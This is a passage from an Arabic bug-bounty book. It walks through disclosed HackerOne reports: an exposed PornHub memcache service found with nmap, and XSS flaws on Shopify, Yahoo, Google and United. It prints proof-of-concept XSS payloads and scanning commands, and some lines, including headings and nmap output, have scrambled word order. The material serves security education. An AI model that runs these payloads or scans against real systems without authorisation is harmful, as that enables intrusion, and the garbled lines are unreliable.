اذ لم تكن على دراية تامة بموقع هاكر ون , او لم يكن لديك اداة مثل wappalyzer , سوف تعلم بمجرد النظر الى الكود ان المحتوى يتم عرضه عن طريق الجافا سكريبت .

لوفتحت ادوات المطور بمصفح كروم او فايرفوكس , يمكن ان تتفحص الكود الخاص بالجافا السكريبت عن طريق الذهاب الى المسار التالي : (sources : < top->hackerone.com->assets->frontend-XXX.js > يمكنك ايضا استخدام اداة برب لعرض محتوى الملف .

لوفتفحصت جيدا طلبات الجافا السكريبت المرسله عن طريق بوست خلال موقع هاكر ون , سوف تجد الكثير من الطلبات المرسله مثل:

```

20556 }
20557 })
20558 }
20559 , function(e, t, r) {
20560     "use strict";
20561     var n = r(193)
20562     , a = r(2);
20563     e.exports = n.extend({
20564         urlRoot: function() {
20565             return "/reports"
20566         },
20567         vote: function() {
20568             var e = this;
20569             a.ajax({
20570                 url: this.url() + "/votes",
20571                 method: "POST",
20572                 dataType: "json",
20573                 success: function(t) {
20574                     return e.set({
20575                         vote_id: t.vote_id,
20576                         vote_count: t.vote_count
20577                     })
20578                 }
20579             })
20580         },
20581         unvote: function() {
20582             var e = this;
20583             a.ajax({
20584                 url: this.url() + "/votes/" + this.get("vote_id"),
20585                 method: "DELETE",
20586                 dataType: "json",
20587                 success: function(t) {
20588                     return e.set({
20589                         vote_id: void 0,
20590                         vote_count: t.vote_count
20591                     })
20592                 }
20593             })
20594         }
20595     })
20596 }
20597 , function(e, t, r) {
20598     "use strict";
20599

```

Aa .\*/votes 2 matches Cancel

Line 20576, Column 49

### Voting POST Javascript Application Hackerone

كما ترى لدينا مسارين لعملية التصويت , اثناء هذا الوقت يمكنك استخدام هذه الطلبات لعمل التصويت. هذه احد الطرق لاكتشاف وظيفة ما , في هذا التقرير استخدم الهاكر طريقة اخرى باستخدام بروكسي , بعد ذلك استعان بالمتصفح ليضغط على زر التصويت , فلاحظ طلب بوست المرسل من خلال البروكسي . السبب الذي جعلني اسرد تفاصيل اكتشاف الوظيفة او الميزة الجديدة من خلال فحص الجافا سكريبت , لانه هذه الطريقة ربما تكشف لك عن نقاط جيدة للفحص , لم تكن تراها مسبقا , او ربما تجد شيئا مثير للاهتمام داخل الكود .

مرن عقلك



اكواد الجافا سكريبت تكشف المزيد عن الموقع المستهدف. بسبب كونك تفحص من خلال الصندوق الاسود , لاتعرف اي شيء عن ما يحدث من جانب السرفر , على نقبض الصندوق الابيض الذي تكون على دراية تامة بالكود المستخدم , ولكن ليس معنى ذلك ان تراجع الكود سطر سطر , في الثغرة السابقة نقطة الضعف كانت موجودة في السطر رقم ٢٠٥٧٠ عن طريق بحث بسيط على كلمة Post .

## 10. Installation Memcache PornHub's Accessing

مستوى الصعوبة: متوسط

الرابط: [stage.pornhub.com](http://stage.pornhub.com)

رابط التقرير: <https://hackerone.com/reports/119871><sup>٢٦</sup>

تاريخ الاطلاع: مارس 1, 2016

المكافأة المدغوة: \$2500

الوصف:

قام موقع برون هب في البداية بنشر برنامج مكافأة الثغرات في السر كان النطاق المسموح باختراقه ب [pornhub.com](http://pornhub.com)\*, والذي يعني كل الدومينات الموجودة متاحة للاختبار. النقطة الجيدة الان هيا إيجاد تلك الدومينات.

يشرح زفرش مكتشف الثغرة [@ZephrFish](https://twitter.com/ZephrFish)<sup>٢٧</sup>, عن طريق اختبار عدة دومينات باستخدام قائمة تحتوي على مليون اسم مختلف, اكتشف زفرش حوالي ٩٠ دومين متاح.

الان لديك اكثر من ٩٠ دومين, زيارة هذه المواقع لاكتشافها تأخذ مجهود ووقت, لذلك استخدم زفرش اداة EyeWitness, الاداة الرائع التي تقوم باخذ صورة من رد الموقع المستخدم في بروتوكولات HTTP,HTTPS من خلال المنافذ المشهورة 80,8080,443.

نسبة لما كتبه زفرش على مدونته, بعد ذلك قام باستخدام nmap ليفحص النطاق التالي [stage.pornhub.com](http://stage.pornhub.com). عندما سألته عن سبب اختياره لهذا الدومين, قال من خلال خبراته هذه المواقع الخاصة بالتطوير تكون بها اعدادات افتراضية حساسة او معرضة للخطر اكثر من ما يوجد بمواقع الانتاج النهائية, بعد ذلك قام بالحصول على عنوان الاي بي الخاص بالدومين عن طريق اداة nslookup.

`stage.pornhub.com nslookup`

8.8.8.8 Server:

8.8.8.8#53 Address:

answer: authoritative-Non

`stage.pornhub.com` Name:

31.192.117.70 Address:

يمكن عمل السابق باستخدام امر اخر `ping`, بعد ذلك قام بتنفيذ الامر التالي لبدء عملية الفحص

`& -T4 ph__stage -oA 31.192.117.70 -p- -sSV nmap sudo`

CEST 14:09 2016-06-07 at ( <http://nmap.org> ) 6.47 Nmap Starting

31.192.117.70 for report scan Nmap

<sup>٢٦</sup> <https://hackerone.com/reports/119871>

<sup>٢٧</sup> <http://www.twitter.com/ZephrFish>



latency). (0.017s up is Host  
 ports closed 65532 shown: Not  
 VERSION SERVICE STATE PORT  
 nginx http open 80/tcp  
 nginx http open 443/tcp  
 memcache open 60893/tcp

http://nmap.org/submit/ at results incorrect any report Please performed. detection Service  
 seconds 22.73 in scanned up) host 1) address IP 1 done: Nmap .

دعنا نشرح الامر السابق:

- sSV flag the - هذا المؤشر يخبر الاداة بنوعية الباكيت المرسله , ويأمرها باكتشاف اي خدمات متاحة على المنافذ المفتوحة
- the -p- tells اعدادات الاداة الافتراضية هو فحص اول الف منفذ, لكن هذا المؤشر يخبر الاداة بفحص جميع المنافذ وعددهم اكثر من ٦٥ الف
- 31.192.117.70 هو عنوان الاي بي الذي سيتم فحصه.
- ph\_\_stage -oA هذا المؤشر يخبر الاداة بحفظ النتائج داخل ملف يسمى ph\_\_stage
- T4- هذا المؤشر خاص بعملية توقيت البروسس , افضل اختيار هو 0.5

باهمال كافة النتائج والتركيز على منفذ رقم 60893 اكتشفت الاداة ان هذا المنفذ مفتوح وهو خاص بعمليات الميمكاش. هذه العمليات ببساطة هي عبارة عن تكنيك يستخدم زوج من المفاتيح لتخزين البيانات . هذه العملية توفر الكثير من الجهد وتسرع عمليات نقل البيانات بسرعة كبيرة , مثال على هذه الخدمات هو Redis.

لكن ايجاد مثال هذه النقاط , لا يمثل خطرا امنيا , ولكنه ببساطة خطأ في ضبط اعدادات السرفر , لو قمت بقراءة الوثائق الخاصة بهذه الخدمات , ستلاحظ الارشادات تحبذك انه من الدواعي الامنية ان لا تجعلها عامة للدخول من قبل اي مستخدم . لكن باختبار موقع ب pornhub ادهشنا لانه يبين لنا انه لا توجد اعدادات امنية تم ضبطها من قبل (نايمين على روحهم) , وانه يمكنك الاتصال على هذه الخدمات بدون كلمة مرور واسم مستخدم عن طريق اداة netcat , بعد ذلك قام زفرش بالاتصال بالخدمة المصابة وتنفيذ بعض الاوامر لاثبات الثغرة .

كان يمكن لاي مهاجم ان يستخدم نقطة الضعف السابقة في:

- عمل هجوم حجب الخدمة , عن طريق التعديل على الكاش , مما يجعل السرفر يظل مشغول في اعادة ضبط الكاش من جديد (هذا يعتمد على اعدادات الموقع) . - هجوم حجب الخدمة من خلال ارسال كاش فارغ باستمرار - تنفيذ ثغرات اكسس عن طريق حقن محتويات الكاش باكواد الجافا سكريبت , وارسالها الى الرفر - احتمالية حقن قواعد البيانات اذا كان السرفر يخزن الكاش المستقبل داخل قواعد بيانات.

## مرن عقلك



تمثل الدومينات الفرعية , واعدادات الشبكات الافتراضية نقاط ضعف كبيرة , قد تتسبب في اخطار جسيمة يمكن استغلالها من قبل المهاجمين . لو لاحظت برنامج مكافات يخبرك ان النطاق المسموح باختبار اختراقه هو \*.site.name , على الفور قم بعملية اكتشاف تلك الدومينات الفرعية , جرب اختبار هذه الدومينات الغير مكتشفة بدلا عن اختبار الدومين الرئيسي الذي يتم فحصه من قبل العديد ,فرصة جيدة لك للتمرين على ادوات مثلا .Nmap,Knockpy

## الوصف

الثغرات المنطقية لا تتعلق بالكود في الغالب . اكتشاف هذه الثغرات يتطلب ان تكون عينيك مفتوحة جيدة وتكون على دراية تامة بجميع النقاط المسموح باختبارها , ومحاولة التفكير خارج الصندوق. جرب دائما استخدام ادوات او نطاقات غير ظاهره ربما تمثل فرصة جيدة لاقتناص الثغرات .

اكتشاف هذا النوع من الثغرات ربما يتطلب عمل بروكسي , والتلاعب بالقيم قبل ارسالها الى الموقع . جرب تغيير هذه القيم المتعلقة بحسابك , ربما تحصل على اعدادات لحساب واكتشاف وظائف اخرى , جرب ايضا اكتشاف نطاقات او خدمات غير مرئية , ربما تمثل نقاط ضعف اضافية للموقع.

اثناء فحصك يجب ان تاخذ في اعتبارك عامل الوقت , ومحاولة اكتشاف مدى الوقت المسموح به لكل عامل , متى تنتهي الجلسة , هل الكوكيز تعمل بعد تسجيل الخروج , جرب ايضا اكتشاف تنفيذ الطلب عدة مرات في وقت واحد , ربما نسي المطورين الحد من هجوم سباق الطلبات اثناء التخزين بقواعد البيانات , ربما تكون قادر على زيادة اموالك من خلال تنفيذ الطلبات , تاكد دائما تجريب هذه الطلبات عدة مرات , هناك احتمال ان لا ينجح الهجوم في المرة الاولى او الثانية كما في موقع ستارباكس.

ترقب دائما الوظائف والمميزات المضافة حديثا للموقع , ربما تمثل نقاط ضعف جديدة للموقع , حاول استخدام ادوات مساعدة لتسهيل عملية الفحص.

# ثغرات الاكسس

## الوصف

ثغرات الحقن عبر المتصفح او ما تسمى بالاكسس XSS هي عبارة عن اكواد جافا سكريبت تم ارفاقها داخل المحتوى المرسل الى المستخدم , يتم تنفيذ هذه الاواد على متصفح المستخدم , ايسط مثال لهذه الاكواد:

```
alert('XSS');
```

الكود السابق سيتسبب في عمل مربع حوار يخطر المستخدم بكلمة اللعنة , في الاصدارات السابقة من الكتاب كنت ارفقت المثال التالي في التقرير , حتى اخبرنا احدى الهاكرز انه مثال سيئ للغاية في كتابة التقرير المرسل للشركات , يجب ان تكتب مثال يوضح مايمكنك فعله بهذه الثغرة , لا تشرح ماهي الاكسس , ولكن اشرح مايمكنك فعله من خلالها.

لذلك استخدم المثال السابق للتحقق اذا كان الموقع مصاب بها ام لا , ولكن في كتابة التقرير , وضخ مدى الضرر الذي يمكن ان يلحق المستخدمين عن طريق استغلال تلك الثغرة .

يجب ايضا ان تذكر نوعية الاكسس , سوف اسرد لك الانواع :

- XSS: Reflective هذا النوع المنعكس , لا يتم تخزينه في قواعد بيانات او ملفات , ولكنه يتم ارفاقه داخل طلب واحد .
- XSS: Stored هذا النوع هو الاخطر , لانه يتم حفظه ف قواعد البيانات وعرضه بعد ذلك لكل المستخدمين.
- XSS: Self هذا النوع هو منعكس ايضا , ولا يعرض لكل المستخدمين , لكن تحتاج لخداع المستخدم لاستغلال الثغرة , يمكن ان توجد هذه الثغرة في الاعدادات او اي صفحة تعرض فقط لمستخدم واحد.

اثناء البحث عن هذه الثغرات , سوف تجد الكثير من الشركات لاتهتم بالنوع الثالث , لانهم فقط يهتمون بما قد يضر بالمستخدمين وانطباعهم عن الموقع , ولكن ليس معنى ذلك ان تهمل هذا النوع , ربما يمكنك تحويله لنوع خطر او ربما تقبله منك احد الشركات.

اذا رايت صفحة ما بموقع مصابة بثغرة اكسس سيلف , يجب ان تفكر كيف يمكنك استغلال هذه الثغرة , هل يمكنك دمجها مع شئ اخر لتحويلها لثغرة منعكسة ؟

احد اشهر الاستغلالات لهذه الثغرة , هو ما حدث بموقع ماي سبيس , حينما قام سامي كامكار , في عام ٢٠٠٥ , باستغلال ثغرة اكسس من الدرجة الاولى التي تخزن في قواعد البيانات , فقام بالتعديل على الصفحة الخاصة به وزرع كود جافا سكربت , اذا قام احد ما بزيارة صفحته سيتم تنفيذ الكود , ايضا سيتم زرع الكود في صفحات المستخدمين الذين قام بزيارة صفحة سامي , او صفحة اخرى تحتوي الكود , مما تسبب في نشر الكود على مستوى الموقع كله , ظهر للمستخدمين رسالة تقول ان سامي هو البطل المفضل لي.

بينما استغلال سامي لهذه الثغرة لم يكن خطر جدا , قد تتمكنك هذه الثغرات من سرقة حسابات المستخدمين , او نقودهم , او اي معلومات اخرى . بالرغم من خطورة هذه الثغرة الا ان اصلاحها بسيط للغاية , كل ما يتطلبه عملية الاصلاح هو ان يقوم المبرمج بفلتر مدخلات المستخدمين , كما يحدث في اصلاح ثغرات حقن الاتش تي ام ال . بعض المواقع تمنع اضافة احد المحارف المميزة اذا قام مستخدم ما بارسالها.

الروابط



تفحص هذه التدوينة [Sheet Cheat Evasion Filter XSS OWASP](#)<sup>٢٨</sup>

## Examples

### 1. Wholesale Shopify

الصعوبة: منخفضة

الرابط: [wholesale.shopify.com](https://wholesale.shopify.com)

رابط التقرير: <https://hackerone.com/reports/106293><sup>٢٩</sup>

تاريخ الابلاغ: 2015, 21 December

المكافأة: \$500

الوصف:

site wholesale Shopify's<sup>٣٠</sup> هي صفحة بموقع شوبيفاي للبحث عن منتج ما:

<sup>٢٨</sup> [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

<sup>٢٩</sup> <https://hackerone.com/reports/106293>

<sup>٣٠</sup> [wholesale.shopify.com](https://wholesale.shopify.com)



WHOLESALE PRODUCT SEARCH (BETA)

## What do you want to sell?

test

Find products

[Are you a wholesaler on Shopify?](#)

### No products? No problem!

Shopify's wholesale product search is the easiest way to connect business owners with wholesale suppliers. Simply enter the type of product you're looking for, select the ones you like, and we will email the wholesalers on your behalf.



#### Search

Use Shopify's wholesale product search to find products for your online store.



#### Select

Add products to your list and Shopify will connect you with their wholesale distributors.



#### Sell

Add your new wholesale products to your online store and start making sales.

#### صورة Shopify's wholesale site

الثغرة هنا , هي ايسر مايمكنك التفكير باختباره , وهو مربع ادخال النص للبحث داخل الموقع , حيث ان المدخل الممرر من خلال هذا المربع , لم يكن يتم فحصه بطريقة جيدة , لذلك لو تم زرع اكواد سوف تنفذ مثل كود 'test';alert('XSS') . السبب وراء ذلك ان موقع شوبيفاي ياخذ المدخل من المستخدم , ان لم يجد شيئا في نتيجة البحث , يظهر رسالة للمستخدم تقول انه ليست هناك نتائج لهذا المنتج مع طباعه اسم المنتج . ونتيجة لذلك عندما يقوم المستخدم بادخل اكواد جافا سكربت ويطبعها الموقع في الرسالة السابقة , يقوم المتصفح بتنفيذ الكود الموجود بتلك الرسالة .

مرن عقلك



الخص كل شيء يقابلك , واهتم اكثر لتلك الاماكن التي يتم طباعة المدخلات بها , حاول حقن اكواد بتلك الاماكن وشاهد اذا كان يمكنك حقن اكواد جافا سكريبت وتنفيذها , جرب ايضا تشفير هذه الاكواد عن طريق يولانكود كما شرحنا في السابق.

ثغرت الاكسس ليست تلك الثغرات المعقدة , ايجاد مربع نص مثل السابق ووضع كود به مع وجود عدم التحقق من الكود , ربما تجد من خلاله ثغرة اكسس. تم اكتشافها ف نوفمبر ٢٠١٥ وتمت مكافأة الهاكر بمبلغ ٥٠٠ دولار كل ما تطلبه هو النظر من خلال اعين الهاكر.

## 2. Cart Giftcard Shopify

الصعوبة: منخفضة

الرابط: [hardware.shopify.com/cart](https://hardware.shopify.com/cart)

رابط التقرير: <https://hackerone.com/reports/95089><sup>٣١</sup>

رابط الابلاغ: اكتوبر 21, 2015

المكافأة: \$500

الوصف:

٣٢ site giftcard hardward Shopify's هيا وظيفة تتيح للمستخدمين تصميم كروت هدايا بنفسهم , عن طريق فورم بها مربع لرفع الصور , انظر الصورة التالية:

<sup>٣١</sup> <https://hackerone.com/reports/95089>

<sup>٣٢</sup> [hardware.shopify.com/collections/gift-cards/products/custom-gift-card](https://hardware.shopify.com/collections/gift-cards/products/custom-gift-card)

shopify Ways to sell Pricing Blog More

Overview Complete kit Shipping Card readers Stands Receipts Cash Barcodes Gift cards

## GIFT CARDS

### Design your own

Front of card

Upload [Choose File](#) No file chosen

Your file will be uploaded when you add your gift cards to the cart.


Create and upload your own gift card design. We support Adobe InDesign, Photoshop and Illustrator, as well as Print-quality PDF, TIFF, EPS, PNG or JPEG files.

Need a template? Our gift card template is available to download here: [AI](#) or [PSD](#).


Your store name

Your address or any other information

Your website url



X0U0 Y5VU LN4M 3LOC



Back details

Line 1

Line 2

Line 3

A proof will be emailed for approval within two business days.

Cards printed in: ☒ 7-10 Business days ☐ 3-5 Business days (+\$50)

Number of Gift Cards  \$149.00 [Add to Cart](#)

Gift card information

### form card gift hardware Shopify's of shot Screen

الثغرة تكمن هنا في حقل اسم الصورة المرفوعة , لو تم زرع كود جافا سكريبت في اسم الصورة , سوف يتم استغلال ثغرة الاكسس من خلال استخدام بروكسي بحقن الكود داخل اسم الصورة , لدينا لقطة للطلب المستخدم :

□ Content-Disposition: form-data; name="properties[Artwork file]"

to: changed and intercepted be would Which

□ Content-Disposition: form-data; name="properties[Artwork file<img src='test' onmouseover='alert(2)']>";

مرن عقلك



هناك امرين مهمين يجب التركيز عليهم من اجل اصطياد هذه الثغرات

١. الثغرة هنا لم تكن موجوده بمربع رفع الملفات , ولكن كانت توجد باحدى خصائص هذا المربع وهو اسم الملف المرفوع , لذلك تذكر جيدا ان تفحص جميع المدخلات والخصائص.
٢. القيمة المرسلة في هذه الحالة تم التلاعب بها من خلال البروكسي , بمعنى انه ربما يكون هناك تحقق من المدخلات من جانب العميل او المتصفح , ولكن ربما لا يوجد هذا التحقق من جانب السيرفر.

في الواقع اذا لاحظت تحقق جيدا من جانب العميل او المتصفح , فهذا مؤشر انه يجب عليك اختبار التحقق من جانب السيرفر ربما يكون هناك خطأ ما وتوجد ثغرات لان بعض المطورين يعتقدون ان القيم المرسلة ستكون صحيحة , لانه تم التحقق منها من جانب المتصفح عن طريق الجافا سكريبت .

### 3. Formatting Currency Shopify

الصعوبة: منخفضة

الرابط: SITE.myshopify.com/admin/settings/general

Link Report: <https://hackerone.com/reports/104359><sup>٣٣</sup>

رابط الابلاغ: 2015 ,9 December

المكافأة: \$1,000

الوصف:

يقوم بموقع شوبيفاي بتوفير امكانية تغيير العملات المستعملة في متاجر المستخدمين . في ديسمبر ٢٠١٥ تم ابلاغ الموقع ان القيم المرسلة الخاصة بتغيير العملات لا يتم التحقق منها بشكل صحيح اثناء تنصيب صفحة التواصل بالمتجر . بمعنى اخر , ان المهاجم يستطيع عمل متجر , ويقوم بتغيير العملة المستخدم الي القيمة التالية :

<sup>٣٣</sup> <https://hackerone.com/reports/104359>



Settings / General Save

Unit system: Metric System ▼ Default weight unit: Kilogram (kg) ▼

Currency: United States Dollars (USD) Change formatting  
 Change your store's currency by editing your Shopify Payments settings.

Currency Formatting

Change how currencies are displayed on your store. {{amount}} and {{amount\_no\_decimals}} will be replaced with the price of your product.

HTML with currency:

HTML without currency:

Email with currency:


Email without currency:

Edit order ID format (optional)

Order numbers start at #1001 by default. While you can't change the order number itself, you can add a prefix or suffix to create IDs like "EN1001" or "1001-A."

### صورة Shopify's currency formatting

بعد ذلك , يقوم المهاجم بتكوين قنوات البيع عن طريق مواقع التواصل , في هذه الحالة فيسبوك وتويتر , وعندما يقوم المهاجم بالضغط على الزر الخاص بموقع التواصل , يتم تنفيذ الكود المحقون.



تحدث ثغرات الاكسس عندما يتم حقن كود بدلا من ادخال نص , ويتم استخدام هذا المدخل بدون التحقق منه وطباعته في اماكن متعددة , لذلك كل هذه الاماكن يجب فحصها . في الحالة السابقة شوبفاي لم يكن يتحقق من مدخلات المستخدم المستعملة داخل المتجر الخاص بهم , لانها تسمح لهم باستخدام الجافا سكريبت داخل المتجر , ولكن المدخل تم استخدامه في صفحات خارج متجرهم ..

## 4. XSS Stored Mail Yahoo

الصعوبة: منخفضة

الرابط: Mail Yahoo


رابط التقرير: [Klikki.fi](https://klikki.fi)<sup>٣٤</sup>

تاريخ الابلاغ: ديسمبر 26, 2015

المكافأة: \$10,000

<sup>٣٤</sup><https://klikki.fi/adv/yahoo.html>





امرار اكواد اتش تي ام متكسرة , طريقة عظيمة لاختبار كيفية معالجة المدخلات من جانب المواقع , من منظور الهاكر يجب ان تجرب اشياء لم يجربها مطوري الموقع , جرب كمثال ادراج صفتين تحمل نفس الاسم , وشاهد كيف يتم معالجة ذلك ؟

## 5. Search Image Google

الصعوبة: متوسطة

الرابط: [images.google.com](http://images.google.com)

رابط التقرير: [Help Zombie](#)<sup>٣٥</sup>

تاريخ الابلاغ: سبتمبر 12, 2015

المكافأة: لم يتم الافصاح عنها

الوصف:


في سبتمبر ٢٠١٥ , كان محمود جمال يبحث عن صورة ليضعها على بروفایل هاكرون , اثناء البحث في جوجل لاحظ الرابط التالي:

□ <http://www.google.com/imgres?imgurl=https://lh3.googleusercontent.com/...>

لاحظ البارمتر المسمى `imgurl` , وهو يشير الى عنوان الصورة , لاحظ محمود جمال عند التحرك فوق الصورة , يتم ادراج الرابط داخل صفة العنوان بوسم `anchor` , جرب بعد ذلك حقن الكود التالي `javascript:alert(1)` , فكان الناتج ان عنوان الرابط تم تغييره لنفس القيمة.

رائع جدا , قام محمود بالضغط على الرابط ولكن لاحظ ان الكود لم ينفذ , لانه تغير لشيء اخر , عن طريق فحص الكود لاحظ محمود ان القيمة توضع داخل حدث التحرك بالموس , بمعنى ايسر ان الكود لن ينفذ الا عن طريق الضغط لاسفل .  
بالتفكير في ذلك قام محمود بتجريب استخدام لوحة المفاتيح . عندما يصل الى زر اظهار الصورة , يتم تنفيذ الكود بنجاح :

<sup>٣٥</sup> <http://zombiehelp54.blogspot.ca/2015/09/how-i-found-xss-vulnerability-in-google.html>



### Vulnerability XSS Google

#### Takeaways



دائماً اختبر كل الثغرات ، ولا تعتقد ان مجرد ان حجم الشركة كبير ، ذلك يعني انه لا يمكن اختراقها ، لا كل شيء قابل للاختراق ، مهما كانت الشركة كبيرة ، ربما تخطئ في شي ما .  
بالاضافة انه يمكن استغلال ثغرات الاكسس بطرق كثيرة، ويمكن تنفيذ اكواد الجافاسكربت في اماكن عديدة مثل حدث الضغط بالماوس .

### 6. XSS Stored Tagmanager Google

الصعوبة: متوسطة

الرابط: tagmanager.google.com

رابط التقرير: <https://blog.it-securityguard.com/bugbounty-the-5000-google-xss>

Reported Date: اكتوبر 31, 2014

المكافأة: \$5000

الوصف:

في اكتوبر ٢٠١٤ ، قام باترك فهرنباش بايجاد ثغرة اكسس بموقع جوجل .


<sup>٣٦</sup><https://blog.it-securityguard.com/bugbounty-the-5000-google-xss>

جوجل تاج مانجر هي اداة تحسين اداء محركات البحث , والتي تساعد المروجين للمنتجات باضافة تاجات لتحديث مواقعهم . من اجل زيادة المبيعات لعمل ذلك جوجل توفر عدد من الفورم للمستخدمين او مروجي المنتجات للتفاعل مع الاداة, ونتيجة لذلك قام بترك بادخال بايلود لاستغلال ثغرة اكسس `<img src=/ #>onerror=alert(3)>` داخل احدى الفورم. لو تم قبول هذا البيلود سيتم اقفال وسم html بعد ذلك تحميل صورة غير موجودة بالتالي سينفذ كود خطأ لم يتم تحميل الصورة , مما يتسبب في اظهار رسالة تحتوي على رقم ثلاثة.

مع ذلك لم ينجح. جوجل كانت بالفعل تفحص مدخلات المستخدم , بالرغم من ذلك قم بترك بايجاد طريقة اخرى , توفر جوجل ميزة رفع ملفات الجسون التي تحتوي على عدة اوسمة , لذلك قام باتريك بتحميل الملف واعادة رفعه:

```
{
  "data": {
    "name": "<img src=/ onerror=alert(3)>",
    "type": "AUTO_EVENT_VAR",
    "autoEventVarMacro": {
      "varType": "HISTORY_NEW_URL_FRAGMENT"
    }
  }
}
```

الان ستلاحظ اسم الوسم داخل البيلود. بعد ذلك اكتشف ان جوجل لم تكن تفحص القيم المرسله داخل ملف الجسون , وتم تنفيذ الكود بنجاح.

مرن عقلك 

هناك شيان يجب التركيز عليهم , الاول ان بترك وجد طريقة اخرى لادخال البيلود , يجب ان تركز على ذلك وتحاول ايجاد طرق اخرى لتنفيذ الثغرة , الثانية ان جوجل كانت تقوم بفلتر المدخل قبل حفظه في قواعد البيانات , لكنها لم تكن تفلتر هذا الكود اثناء طباعته للمستخدم .

## 7. XSS Airlines United

الصعوبة: عالية

الرابط: [checkin.united.com](http://checkin.united.com)

\*\*رابط التقرير [United XSS to United](#)<sup>٣٧</sup>

تاريخ الابلاغ: 2016 July

المكافأة: لم يتم الاعلان عنها

الوصف:

في يوليو ٢٠١٦ ، اثناء البحث عن رحلات رخيصة ، مصطفى حسن بد (strukt93@) البحث في مواقع يونايتد إيرلاينس ليجد اذا كان بإمكانه ايجاد ثغرات ام لا ، هذه الشركة تدير برنامج مكافآت خاص بها ، بعد عدة محاولات وجد انه بزيارة الدومين الفرعي **checkin.united.com** ، يتم اعادة توجيهه الى رابط يحتوي على بارمتر ويتم طباعة قيمة هذا البارمتر داخل صفحة الاتش تيم ال . باختبار ذلك البارمتر ووضع البايلود التالي **<svg onload=confirm(1)>** ، لو تم تنفيذ الكود ، سيتم اغلاق وسم ال HTML ، وحقن وسم svg الذي سيتسبب في اظهار رسالة بها رقم واحد . ولكن ارسال هذا الكود لم ينجح ، لان الكود تم تحصينه :

```
=<svg onload=confirm(1)>" style="display: block; margin-top: 4px;">Contact us</a>
ed.com/web/en-US/apps/search/results.aspx?SID="<svg onload=confirm(1)>" method="get"-->

ted.com/web/en-US/apps/search/results.aspx?SID="<svg onload=confirm(1)>"<span class="icon-sitesearch"><span class="sr-only">Submit search</span></span></button>

v.united.com/web/en-US/apps/account/account.aspx?SID="<svg onload=confirm(1)>" data-authorl="http://www.united.com/ual/en/us/Account/Account/Login?SID="<svg onload=confirm(1)>

www.united.com/ual/en/us/Default/HomepageLinkContent/_HomepageLinkContentAsync?SID="<svg onload=confirm(1)>"></div>
```

#### Source Page United

المدعش ، ان البايلود يتم طباعته داخل الصفحة ، ولكن الكود لم ينفذ احد الاسباب التي جعلتني اكتب عن هذه الثغرة ، انه لو كنت مكان مصطفى لاستسلمت وتركتها ، ولكن مصطفى ظل يتسائل مالذي يحدث ، بعد البحث والتدقيق وجد ان هناك ملف جافا سكربت يحتوي على اكواد تعمل على تعطيل الدوال التالية **etcwrite,confirm,alert** ،

```


(function () {
    /*
    XSS prevention via JavaScript
    */
    var XSSObject = new Object();
    XSSObject.lockdown = function (obj, name) {
        if (!String.prototype.startsWith) {
            try {
                if (Object.defineProperty) {
                    Object.defineProperty(obj, name, {
                        configurable: false
                    });
                }
            } catch (e) { }
        }
    }
    XSSObject.proxy = function (obj, name, report_function_name, exec_original) {
        var proxy = obj[name];
        obj[name] = function () {
            if (exec_original) {
                return proxy.apply(this, arguments);
            }
        };
        XSSObject.lockdown(obj, name);
    };
    XSSObject.proxy(window, 'alert', 'window.alert', false);
    XSSObject.proxy(window, 'confirm', 'window.confirm', false);
    XSSObject.proxy(window, 'prompt', 'window.prompt', false);
    XSSObject.proxy(window, 'unescape', 'unescape', false);
    XSSObject.proxy(document, 'write', 'document.write', false);
    XSSObject.proxy(String, 'fromCharCode', 'String.fromCharCode', true);
})();

```

